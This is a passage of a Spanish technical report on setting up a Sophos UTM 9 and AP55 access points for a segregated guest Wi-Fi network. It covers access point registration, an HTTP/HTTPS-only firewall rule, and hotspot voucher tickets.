Los componentes hardware necesarios para implementar dichas soluciones son los siguientes:

| Componente | Imagen | Cantidad |
|------------------------------|---|----------|
| Puntos de Acceso Sophos AP55 |   <p>Ilustración 36 - AP55 Lateral Ilustración 37 - AP55 Superior</p> | 3 |

| | | |
|------------------------|--|---|
| Sophos UTM 9 SG310 |  <p>Ilustración 38 - Sophos UTM9 SG310</p> | 1 |
| Equipo cliente | Estación de trabajo inalámbrica | 1 |
| Equipo Servidor | Servidor Microsoft Windows con Directorio Activo implementado | 1 |
| Equipo Servidor Radius | Equipo que realiza la función de servidor Radius | 1 |

Los componentes software necesarios para estas soluciones son los siguientes:

| Componente | Descripción | Cantidad |
|---------------------------|---|----------|
| Microsoft Windows Server | Sistema operativo Windows versión servidor con Directorio activo implementado | 1 |
| Microsoft Windows cliente | Sistema operativo Windows versión cliente | 1 |
| TekRadius LT | Software para implementar nuestro servidor de autenticación Radius | 1 |

Cabe decir que la distribución de los puntos de acceso ha sido elegida estratégicamente en ambas plantas de la empresa, específicamente como sigue:

| | |
|--------------------------|---|
| Punto de acceso 1 | Planta baja en CPD, esta al muy cerca de la zona de recepción donde existen 2 salas de visita y reuniones |
| Punto de acceso 2 | Primera planta ala derecha, zona de dirección donde se ubican 3 salas de reuniones |
| Punto de acceso 3 | Primera planta ala izquierda, zona empleados del área comercial |

6.2 Configuración inicial - Conectando los puntos de acceso

Una vez instalados y conectados los puntos de acceso a la red, estos se ponen en contacto automáticamente con la unidad Sophos UMT 9 para su control y gestión. Puesto que la configuración IP se la sirvo vía DHCP y obtienen la puerta de enlace (UTM9) automáticamente al conectar (las direcciones IP mostradas en las imágenes serán ficticias u ocultadas por seguridad).




Ilustración 39 - Petición de registro AP55 a UTM9

Los puntos de acceso no dan servicio alguno a menos que nosotros los registremos y habilitemos correctamente de la UTM (solo son administrables a través de la consola web de la UTM9). Para ello se basa en la detección de los mismos y control bajo el número de serie de cada punto de acceso.

Una vez es detectado nosotros verificamos que ese punto de acceso es el correcto (quien dice ser) y entonces podemos completar el registro del nuevo AP y activarlo.

Los pasos a seguir para configuración inicial de nuestras redes inalámbricas y registro de los APs, es la siguiente:

- 1.- Accedemos a nuestra UTM9 por la dirección **https://192.x.x.x:4444** desde su consola web:




Ilustración 40 - Portal administración UTM9

- 2.- Una vez dentro, desde la opción "Wireless Protection - Global Settings", activamos **Wireless Protection Status**.



Ilustración 41 - UTM GlobalSettings Wireless



Ilustración 42 - UTM WirelessProtection

- 3.- Nos dirigimos a la opción "Access Points" para llevar a cabo el registro de los access point que hemos conectado a la red y queremos activar para dar servicio inalámbrico (mostraré el registro de uno de ellos, es el mismo proceso para los 3):



Ilustración 43 - UTM Menú AccessPoints




Ilustración 44 - UTM Registro APs_1

Como vemos en las imágenes de arriba, nos muestra los access points activas en la parte de abajo de la figura 6.2.6 el access point que hemos conectado y está pendiente de autorización. Como he dicho anteriormente, Sophos se basa en el

tratamiento y verificación de número de serie de producto (lo he tachado en la imágenes por razones obvias).

Para su registro presionamos el botón "**Accept**" sobre el punto de acceso pendiente, nos aparece la ventana que vemos a continuación:










Ilustración 45 - UTM Registro APs_2

Aquí podríamos asignar que redes inalámbricas publicará el punto de acceso, pero lo veremos cómo asignarlas a los puntos de acceso en apartados siguientes una vez estén creadas las redes inalámbricas que usaremos en cada caso. Si hacemos clic en "**Save**" veremos qué pasa a estado "*punto de acceso inactivo*" (hasta que le asignemos al menos una red inalámbrica permanece en este estado) :




Access Points

Overview Grouping

Active Access Points

| | | |
|--|---|---|
|  Edit |  | AP55 CPD [REDACTED] |
|  Delete | | AP55: [REDACTED], Channel: Auto (3, 100), Country: Spain, Group: No Group |
|  Edit |  | AP55 FueraSALA1 [REDACTED] |
|  Delete | | AP55: [REDACTED], Channel: Auto (1, 100), Country: Spain, Group: No Group |

Inactive Access Points

| | | |
|--|---|--|
|  Edit |  | AP55 [REDACTED] |
|  Delete | | AP55: [REDACTED], Channel: Auto, Country: Spain, Group: No Group |

To make sure that only genuine access points connect to your network, the access point needs to be authorized first. For e administration, make sure to enter a location for your access points. When an access point is physically removed from you delete it here. As long as the access point remains connected to your network, it will automatically re-appear after deletion.

Pending Access Points

There are currently no pending access points.

Ilustración 46 - UTM Registro APs_3

Con esto ya tenemos nuestros APs conectados a nuestra red y registrados con nuestra unidad Sophos UTM. En los siguientes apartados veremos específicamente como crear la red inalámbrica para cada una de las dos soluciones y como asignarlas a los APs (una vez asignamos una red inalámbrica al AP pasa al estado activo).

6.3 Método de acceso vía Voucher (Tickets WiFi)

Como he comentado anteriormente este método se establece por medio de tickets temporales de acceso a una red inalámbrica. Para ello seguiremos paso a paso los siguientes apartados:

- Creación de nuestra red inalámbrica.
- Definición regla de navegación para HTTP/S en UTM firewall.
- Creación/asignación de nuestro ticket (Hostpot Voucher) que será nuestra plantilla.
- Asignación en el/los puntos de acceso que publicaran nuestra red.

6.3.1 Creación de la red inalámbrica FlesGuest para invitados

Para la creación de una red inalámbrica debemos tener en cuenta tanto la definición de la red propiamente dicha, como la de crear una interface en la UTM para dicha red.

Para ello accedemos a la UTM como hemos visto anteriormente y desde el menú de la izquierda "**Interfaces & Routing - Interfaces**", creamos y definimos la nueva interface como sigue:




Ilustración 47 - UTM Crear Interface_FlesGuest_1

Como vemos seleccionamos la interface wlan0 de la UTM, asignamos un nombre identificativo y una dirección IP dentro de la subred elegida.

Una vez creada podemos activarla para que quede como vemos en la figura:




Ilustración 48 - UTM Crear Interface_FlesGuest_2

Una vez hemos creado la interface correctamente, vamos a la "*Global Settings*" y la añadimos en la sección de "*Access Control*" - "*Allowed Interfaces*".




Ilustración 49 - UTM Crear Interface_FlesGuest_3

Es el momento de definir la nueva red inalámbrica. Desde el menú de la izquierda, vamos al apartado *Wireless Protection*, opción "**Wireless Networks**":

En esta primera imagen introducimos el nombre que tendrá nuestra red inalámbrica (SSID).

Método de encriptado WPA2/WPA con algoritmo AES (por si necesitaran acceso dispositivos que no sean compatibles WPA2).

Asignamos que sea una red separada de nuestra red corporativa, será totalmente independiente y no podrá acceder de ninguna manera a los datos de la empresa.

Ilustración 50 - UTM Creación FlesGuest

Una vez creada, la activamos como vemos en la imagen de arriba (ilustración 51). Con esto ya hemos creado la definición nuestra red inalámbrica que ofrecerá acceso internet para invitados en nuestra empresa.

6.3.2 Definición de la regla de navegación HTTP/S

Ahora damos paso a restringir al tipo de tráfico permitido para esta red. Al ser una red con el único objetivo de ofrecer acceso de navegación a internet, tan solo permitiremos el uso de los protocolos HTTP/HTTPS.

Accedemos al portal web de nuestra Sophos UTM 9 y procederemos a la creación de una regla de filtrado y solo permitir este tipo de tráfico.

Una vez en el portal, hacemos clic en la opción de menú lateral "*Network Protection*", y de nuevo hacemos clic en la opción de submenú "*Firewall*" (desde aquí es donde podemos crear todas las reglas de filtrado que la UTM debe gestionar a nivel 3 de **del modelo OSI**):





Ilustración 51 - UTM Creación regla NavegaciónWeb_1

Los elementos que componen esta regla son:

Sources, en la UTM en el momento de definición de la red FlesGuest se crea automáticamente un objeto *network* que representa el rango de red para dicha red (172.16.28.0/24). Por lo tanto, para todo origen proveniente de esta red tendrá permitido el tráfico.

Services, aquí hemos creado un objeto dentro de la UTM al que llamamos "Web Surfing". Inclumos los protocolos HTTP/HTTP_Proxy y HTTPS como vemos en la imagen:



Destination, añadimos todas las direcciones IPv4 y IPv6 en internet destinos permitidos para esos protocolos.

Una vez hemos definido nuestra nueva regla en el firewall hacemos clic en el botón "Save" y la activamos. Nos quedará como muestra la imagen siguiente:




Ilustración 52 - UTM Creación regla NavegaciónWeb_2

6.3.3 Definición de ticket (Hotspot Voucher)

Cuando definimos este tipo de red inalámbrica, gestionada a través de tickets de acceso debemos definir un "HotSpot" y los tipos de voucher (tickets) que utilizaremos.

Para ello nos dirigimos al menú lateral "Wireless Protection" y hacemos clic en la opción de submenú "Hotspots".



Ilustración 53 - UTM Hotspots_1

Aquí veremos en el panel de la derecha las siguientes pestañas:




Ilustración 54 - UTM Hotspots_2

- **Pestaña Global**, bajo esta pestaña activamos la posibilidad de tener hotspots y Sophos nos ofrece su plantilla de vouchers para poder configurarla para nuestra red. La imagen de abajo (**ilustración 56 - UTM Hotspots_3**) muestra la opción dónde podemos descargar la plantilla por defecto (cabe decir que podemos personalizarla para nuestra empresa) y la siguiente la plantilla en sí (**ilustración 57 - UTM Hotspots_4**):




Ilustración 55 - UTM Hotspots_3

Hotspot Voucher

<?qr0?>

- 1 Connect to the following wireless network:
<?ssid0?>
 - 2 (Optional) Enter the WLAN password:
<?psk0?>
 - 3 Open your browser.
 - 4 On the login page, enter your code:
<?code?>
- <?comment?>

Your voucher limits:

Valid for: <?validity?>

Data limit: <?datalimit?>

Time limit: <?timelimit?>

Powered by **SOPHOS**

<?abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!#\$%&'()*+,-./:;=@[\]^_`{|}~?>

Ilustración 56 - UTM Hotspots_4

Como se puede apreciar el ticket una vez creado para un posible acceso, tendría la información para acceder a nuestra red:

| | |
|-----------------------|---|
| variable ssid0 | Nombre de la red para que el usuario la identifique (FlesGuest) |
| variable psk0 | Clave WPA/WPA2 |
| variable code | Código generado aleatoriamente por el sistema en el momento de creación del ticket. |

En la sección de "Your voucher limits":

| | |
|---------------------------|---|
| variable validity | Período de validez del ticket creado. |
| variable datalimit | Fecha límite hasta la que puede ser usado para acceder. |
| variable timelimit | Tiempo límite de acceso (4 horas, 8 horas, x días...). |

- **Pestaña Voucher Definitions**, antes de crear nuestro Hotspot desde la pestaña con el mismo nombre nos dirigimos a esta pestaña para definir los tipos de tickets (en cuanto a características de validez y tiempo se refiere) que usaremos con nuestra red FlesGuest. Para ello nos posicionamos en la pestaña "Voucher Definitions" y crearemos 2 tipos de ticket (uno válido durante 4 horas y el otro de 8 horas):



Ilustración 57 - UTM Hotspot_5

Hacemos clic en "New Voucher Definition..." como muestra la imagen anterior y tan solo debemos especificar los campos de nombre (identificativo), periodo de validez (horas, días, etc.) y si nos interesase volumen de datos. Creamos los dos vouchers que nos interesan inicialmente, de 4 y 8 horas:

Ilustración 58 - UTM Hotspot_6

Ilustración 59 - UTM Hotspot_7

Una vez creados ya podemos pasar a la definición de nuestro Hotspot para la red FlesGuest.

- **Pestaña Hotspots**, aquí es donde realizamos la creación/definición de nuestro hotspot para la red FlesGuest. Como vemos en la imagen, hacemos clic en el botón "New Hotspot".

Hotspots




Ilustración 60 - UTM Hotspot_8

Una vez aquí, especificamos todas las opciones como muestra la imagen siguiente:

The screenshot shows the configuration page for a Hotspot named 'FlesGuestHostpots'. The configuration is as follows:

- Name:** FlesGuestHostpots
- Interfaces:** A table with one entry: 'Wireless Guest Network'.
- Administrative Users:** A table with one entry: 'admin'.
- Redirect to HTTPS:** (unchecked)
- Hostname type:** None (IP address)
- Hotspot type:** Voucher
- Voucher Definitions:**
 - 8 Horas
 - 4 Hours
 - 7 Days, 1 GB
- Devices per voucher:** 1
- Users have to accept terms of use:** (unchecked)
- Redirect to URL after login:** (checked). URL: https://www.google.es
- Comment:** (empty)
- Hotspot Customization:**
 - Customization type:** Basic
 - Logo:** logo.png
 - Scale logo to recommended size
 - Title:** Bienvenidos a FUCHS
 - Custom text:** (empty)
 - Voucher template:** voucher10.pdf

Buttons: Save, Cancel

Ilustración 61 - UTM Hotspot_9

- **Interfaces:** Añadimos la interface que creamos anteriormente para nuestra red FlesGuest.
- **Administrative Users:** Usuarios que tendrás permiso para crear tickets wifi desde el portal de usuario de Sophos (apartado 6.3.5).
- **Hotspot Type:** Aquí es donde le definimos que será un acceso a de red inalámbrica vía Voucher (gestión de acceso basado en tickets).
- **Voucher Definitions:** Es donde seleccionamos los vouchers que hemos creado en el paso anterior. Por lo tanto, seleccionamos el de 4 y 8 horas.
- **Redirect to URL after login:** Esto a gusto del consumidor, aquí podemos especificar a que URL se le enviará al usuario después de un login correcto.
- **Hotspot Customization:** Esta es la sección donde podemos personalizar nuestra página de *login* (página que se abre al intentar acceder a la red FlesGuest y nos solicita el código de nuestro ticket), por ejemplo, con el

logo de la empresa y un título personalizado. Así como un fichero de ticket personalizado, antes hemos visto la plantilla por defecto de Sophos. Podemos descargarnos dichas plantillas y así poder modificarlas respetando siempre las variables que acepta Sophos en su sistema. Adaptándolas de esta manera a nuestra empresa para darle una imagen más corporativa.

La página de login y ticket personalizados que he realizado son los que podemos ver en las imágenes siguientes (se realiza desde programas como Microsoft Word):

Ilustración 62 - UTM Hotspot_10

Ilustración 63 - UTM Hotspot_11

- **Pestaña Advanced**, Aquí solo debemos configurar dos opciones, tan solo añadir la nueva red en la sección "*Allowed Hosts/Networks*" y especificar el número de días que queremos que mantenga los tickets creados una vez han expirado.

Hotspots

Global Hotspots Voucher Definiti... Advanced

General Voucher Options

Delete expired vouchers after days

To keep the voucher database tidy, you can specify the number of days after which expired vouchers will be permanently deleted from the database.

Apply

Login Page Certificate

Certificates: WebAdmin certificate for

Select the certificate that should be used to serve login pages over HTTPS. You can generate and upload new ones on the [Webserver Protection > Certificate Management > Certificates](#) tab.

Apply

Walled Garden

Allowed Hosts/Networks

Wireless Guest Network (Address)

DND DND DND DND

Select the destination hosts/networks that should always be accessible. This host/network can then be accessed by all users, even by those who are not logged in.

Apply

Ilustración 64 - UTM Hotspot_12

Con esto concluimos la creación/definición de nuestra nueva red inalámbrica, ahora solo queda asignar dicha red al punto de acceso que queremos que la publique. Lo vemos en el apartado siguiente.

6.3.4 Asignación de la red FlesGuest a los puntos de acceso

Lo último que falta de toda la implementación es asignar que puntos de acceso emitirán la señal de la red FlesGuest. Para ello tan solo debemos entrar en el portal de administración web de la UTM y vamos hasta la opción "Access Points" en "Wireless Protection".

Hacemos clic en el botón "Edit" del punto de acceso en el que queramos agregar la nueva red inalámbrica.



Ilustración 65 - UTM FlesGuest_APs_1




Ilustración 66 - UTM FlesGuest_APs_2

Ahora como vemos en la imágenes de arriba, nos vamos a "*Wireless Networks*" y seleccionamos la red que queremos que el punto de acceso empiece a emitir. Seleccionamos nuestra nueva red "**FlesGuest**" y clic en el botón "Save".

En caso de que nos interese tener la máxima cobertura posible, asignamos la red *FlesGuest* en los 3 puntos de acceso tal como hemos hecho que este primero.

Con esto ya tenemos el sistema de acceso inalámbrico mediante tickets de servicio para una red de invitados.

En el siguiente apartado vemos como crear dichos tickets de conexión y poder ofrecer el servicio inalámbrico.

6.3.5 Acceso al portal de usuario Sophos para la gestión de tickets wifi

Una vez tenemos nuestro nuevo acceso wifi configurado tan solo nos falta crear tickets de conexión para nuestros usuarios.

Para ello lo hacemos desde el portal de usuario de la UTM de Sophos, accedemos al portal desde el navegador web directamente con la IP de nuestra UTM sin especificar ningún puerto, por HTTPS:




Ilustración 67 - UTM Portal_Usuario_Tickets_1




Ilustración 68 - UTM Portal_Usuario_Tickets_2

